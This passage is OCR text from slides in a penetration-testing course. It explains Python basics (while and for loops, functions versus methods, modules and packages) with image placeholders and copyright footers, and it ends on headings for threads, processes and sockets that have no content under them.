
While Loops

Loops are utilities that every programming language has. Loops help in executing tasks or statements that are repetitive in nature, which would take up many lines of code without loops. This, in a way, defeats the purpose of having a programming language in the first place. Programmers familiar with Java, C, or C ++ might have already come across **`while`**, **`for`**, and **`do...while`** loops. These loops function in the same manner in Python, but Python does not support **`do...while`** loops.

Recall that when we discussed lists, we mentioned that lists can hold different data types in Python. A **`list`** may contain integers, strings, dictionaries, tuples, or even nested lists. This feature makes lists very powerful and exceptionally easy and intuitive to use.

In the code given in the screenshot, lines 4-6 represent a standard while statement; because **`i=0`**, the statements inside the loop will be processed five times (0-4). The conditional statement in line 4 is not in parentheses, and lines 7-10 repeat the same loop with the conditional statement placed within parentheses. In line 12, we declared a **`list`** containing numbers, strings, a float, and a nested list. In the final **`while`** loop starting at line 14, we iterate over the elements of the list by setting the loop control variable to be less than the length of the list. Within the loop, we check for the type of the **`list`** variable. The if type (1) returns an **`integer`** class, type (a) returns a **`string`** class, and type **`([])`** returns a **`list`** class. When the type is a **`list`**, we iterate over its elements again in a nested **`while`** loop and print each one.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




For Loops

The **`for`** loop is very widely used in Python, and it is the default choice whenever we have to iterate over an inalterable list. **`for`** loops are conventionally used to repeat a block of code a fixed number of times. The Python **`for`** statement iterates over the members of a sequence in order, executing the block each time. The **`for`** loop is different from the **`while`** loop in that the latter checks a condition before each iteration or repeats a block of code indefinitely.

Programmers would have undoubtedly come across a **`for`** loop or an equivalent. Many languages have conditions in the syntax of the **`for`** loop, such as a relational expression to determine if the loop has been completed, as well as an increment expression to determine the next loop value. In Python, these aspects are instead controlled by generating an appropriate sequence. Essentially, any object with an **`iterable`** method can be used in a **`for`** loop.

To run a block of code x number of times as well as another block of code within that block y number of times, nested loops are used. In Python, these are heavily used when working with a list of lists, which is an **`iterable`** object within an **`iterable`** object.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Functions and Methods

Functions and methods are used to design or create a logical unit of code that can be reused throughout the course of the script it is written in or other scripts. Functions form the basis of code reuse and bring modularity to the code structure. They keep the code clean and easy to modify.

We should always break our code into smaller units by using functions, as in other programming languages. Note that the default name of every Python script is **`main`** and that this is placed inside a global variable that is accessible throughout the Python context called **`__name__`**.

- **Function**

  A function is a block of code used to perform a specific task. It contains its own scope and is called by name. All functions may contain zero (no) arguments or more than one argument. On exit, a function can or cannot return one or more values.

  Functions allows us to implement code reusability. There are three kinds of functions.

  - **Built-in functions**: As the name suggests, these functions come with the Python language. For example, **`help()`** is used to access any documentation, **`max()`** is used to obtain the maximum value, and **`type()`** is used to return the type of an object.
  - **User-defined functions**: These are the functions that users create for convenience; the **`sum`** function we created above is a user-defined function.
  - **Anonymous functions**: Also called lambda functions, these are defined using the **`lambda`** keyword, unlike normal functions, which are defined using the **`def`** keyword.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Method**


  A method in Python is somewhat similar to a function, except that it is associated with object/classes. Methods in Python are very similar to functions except for two major differences:

  - A method is implicitly used for an object for which it is called.
  - A method is accessible to data contained within the class.

  As we gain a basic understanding of functions and methods, let us highlight the key differences between them:

  - Unlike functions, methods are called on an object. Furthermore, because the method is called on an object, it can access that data within it.
  - Unlike a method, which can alter the state of the object it is called on, a Python function does not do this and normally operates on the object.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Modules

Once we create a module, we can later call it from another program, as shown in the two screenshots. The imported file can be given an alias. In our case, we imported the child and gave it the alias C. Then, we call the method using the alias.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Packages

Packages are collections of logically connected Python modules. It is always recommended to use packages, as they keep the code clean and make it reusable and modular.

A Python package is a normal directory. The only difference is that to make a normal directory behave as a Python package, we must place an empty **`__init__.py`** file inside the directory. This indicates to Python which directories it should use as packages. The screenshot shows a package called **`shapes`**.

This code is a straightforward example of how to use packages in Python. We created a package called **`shapes`** and placed a file called **`area_finder`** in it, which will compute the area of a shape. Subsequently, we created a file called **`invoker.py`** outside the **`shapes`** folder and imported the **`area_finder`** script from the package.

Packages are a way of structuring Python's module namespace by using "dotted module names." For example, the module name **`A.B`** designates a submodule named **`B`** in a package named **`A`**. Just like the use of modules saves the authors of different modules from having to worry about each other's global variable names, the use of dotted module names saves the authors of multi-module packages like **`NumPy`** or **`Pillow`** from having to worry about each other's module names.

Suppose we wish to design a collection of modules (a "package") for the uniform handling of sound files and sound data. Since there are many different sound file formats (usually recognized by their extension; for example, **`.wav`**, **`.aiff`**, and **`.au`**), we may need to create and maintain a growing collection of modules for conversion between the various file formats. There are also many different operations we might want to perform on sound data (such as mixing, adding echo, applying an equalizer function, and creating an artificial stereo effect). Therefore, we will additionally need to write an excessively long stream of modules to perform these operations.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Advanced Python Modules

1. **Multitasking with threads**



2. **Multitasking with processes**



3. **Basics of socket programming**

